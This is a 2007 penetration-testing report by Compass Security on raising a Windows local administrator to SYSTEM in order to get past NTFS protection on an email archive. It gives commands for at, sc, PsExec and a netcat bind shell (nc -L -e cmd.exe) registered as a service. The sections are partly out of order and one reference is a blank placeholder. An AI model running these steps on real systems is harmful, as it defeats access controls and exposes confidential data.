

Have you ever been denied accessing some data as local administrator because of NTFS permission settings? Read this article if interested in elevating your privileges from ADMINISTRATIVE to SYSTEM privileges.

Compass Security AG recently penetrated an e-mail archiving solution. The e-mail repository was stored at a Microsoft Server's attached NAS storage and protected by the use of NTFS permission settings. Read-write access from local or domain administrators were denied. Access was given to the E-Mail Archive and to the Backup Operators group. Compass was asked to find out, if the NTFS permission settings could be bypassed without using the "Take Ownership" or "Backup/Restore" routine.

## Introduction

Analyzing the setup in question, we were told the confidential e-mail archiving repository should be protected from unauthorized access, but still backup-able via standard backup procedures. As the standard Microsoft backup routine runs with SYSTEM privilege, gaining an interactive command shell with even higher privileges as 'local administrator' could be of interest. This report highlights possible solutions, how Windows administrators could elevate its privileges to 'LOCAL SYSTEM' privileges.

## Overview


This report introduces the following types of procedures for gaining a SYSTEM command shell.

- AT Scheduler
- Netcat Service
- SC Utility
- PsExec (SysInternals)
- Zero-Day Exploits

Please note; the list of possible procedures is not complete.

## AT Scheduler

A malicious administrator could use the local **at** scheduler, which runs with LOCAL SYSTEM privileges for gaining a high privileged command shell.



```


C:\WINDOWS\system32>
C:\WINDOWS\system32>
C:\WINDOWS\system32>
C:\WINDOWS\system32>at
There are no entries in the list.
C:\WINDOWS\system32>whoami
ATHENA-UJM\root
C:\WINDOWS\system32>
C:\WINDOWS\system32>
C:\WINDOWS\system32>at 14:17 /interactive cmd.exe
Added a new job with job ID 1.
C:\WINDOWS\system32>at

```

| Status ID | Day   | Time     | Command Line |
|-----------|-------|----------|--------------|
| 1         | Today | 14:17 PM | cmd.exe      |

The picture above illustrates, how the *root* administrator defines an AT job at 14:17 p.m.

After the "at job" is executed at 14:17 p.m, the user *root* receives the following shell on his desktop.




```

C:\WINDOWS\System32\svchost.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>whoami
NT AUTHORITY\SYSTEM
C:\WINDOWS\system32>_

```

As you can see in the picture above, the shell runs with SYSTEM privileges. Using this command shell, Compass was able to copy the confidential e-mail archive repository to the attached FAT formatted USB stick.

Beware; if the at scheduler is open for any local user (not default), even unprivileged users can elevate its privileges.



```

C:\Documents and Settings\ibuetler.CSNC>at
Access is denied.
C:\Documents and Settings\ibuetler.CSNC>

```

In the picture above; the unprivileged user *ibuetler* is not allowed to use the AT scheduler. This is the default in Windows XP SP2.

## SC Utility

```
cmd.exe (running as ATHENA.WVM\root)
C:\WINDOWS\system32>sc create testsvc binpath= "cmd /K start" type= own type= interact
(SC) CreateService SUCCESS
C:\WINDOWS\system32>sc start testsvc
(SC) StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
C:\WINDOWS\system32>
```

```
C:\WINDOWS\system32>cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>whoami
NT AUTHORITY\SYSTEM
C:\WINDOWS\system32>
```

Additionally, netcat requires some parameters being added manually: "Add key Parameters"

- `\\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\netcat\Parameters`

Additionally, the "Parameters" key needs to have the "Application" and "AppParameters" key set

- `AppParameters REG_SZ -L -p 1000 -e c:\windows\system32\cmd.exe`
- `Application REG_SZ c:\windows\system32\nc.exe`

Finally; netcat can be started using the following command as *root*:

- `net start netcat`

After the service is started, one can use the netcat listener as SYSTEM CONSOLE shell

- `netcat localhost 1000`

## SysInternal PsExec

When you use the -s switch of PsExec, it will temporarily install on the computer a service named "psexec running psexesvc.exe" which is removed after the application running as system is closed. Thus to run under the system context, you'll need permissions to install services.

```
ATHENA.WVM: cmd.exe
C:\sysinternals>whoami
ATHENA.WVM\root
C:\sysinternals>psexec.exe -s cmd.exe
PsExec v1.02 - Execute processes remotely
Copyright (C) 2001-2007 Mark Russinovich
sysinternals - www.sysinternals.com
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>whoami
NT AUTHORITY\SYSTEM
C:\WINDOWS\system32>
```

## Zero-Day Exploits

Another possibility of elevating privileges is the use of zero-day exploits, as long as patches are not available. This technique enables malicious individuals keeping an open window for gaining administrative privileges again and again.

[1] April 12, 2007: A privilege elevation vulnerability exists in Windows Kernel because of incorrect permissions on a mapped memory segment. An attacker who successfully exploited this vulnerability could take complete control of an affected system.

## Windows Service Registration

The second approach introduces the registration of a new SYSTEM service. Using the resource kit `srvany.exe`, one can register a new *netcat* service

- `c:\reskit\instsrv.exe netcat c:\reskit\srvany.exe`

This results in the new netcat registry key:

- `\\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\netcat`



# Privilege Elevation - Microsoft Windows

Q2/2007 by Ivan Buetler, [ivan.buetler@csnc.ch](mailto:ivan.buetler@csnc.ch)

## About the Author

Ivan Bütler

## About Compass Security

The Job of a security specialist is like searching in the fog. The more opaque the environment the harder it is to find traces and establish methods and tactics. A good compass can help to determine the direction and choose a path that will securely lead to the destination.

Compass Security Network Computing AG is an incorporated company based in Rapperswil (Lake of Zurich) Switzerland, that specialises in security assessments and forensic investigations. We carry out penetration tests and security reviews for our clients, enabling them to assess the security of their IT systems against hacking attacks, as well as advising on suitable measures to improve their defences.

Compass Security has considerable experience in national and international projects. Close collaboration with the technical universities of Lucerne and Rapperswil enable Compass to carry out applied research so that our security specialists are always up-to-date.

## References

[1] <insert text here>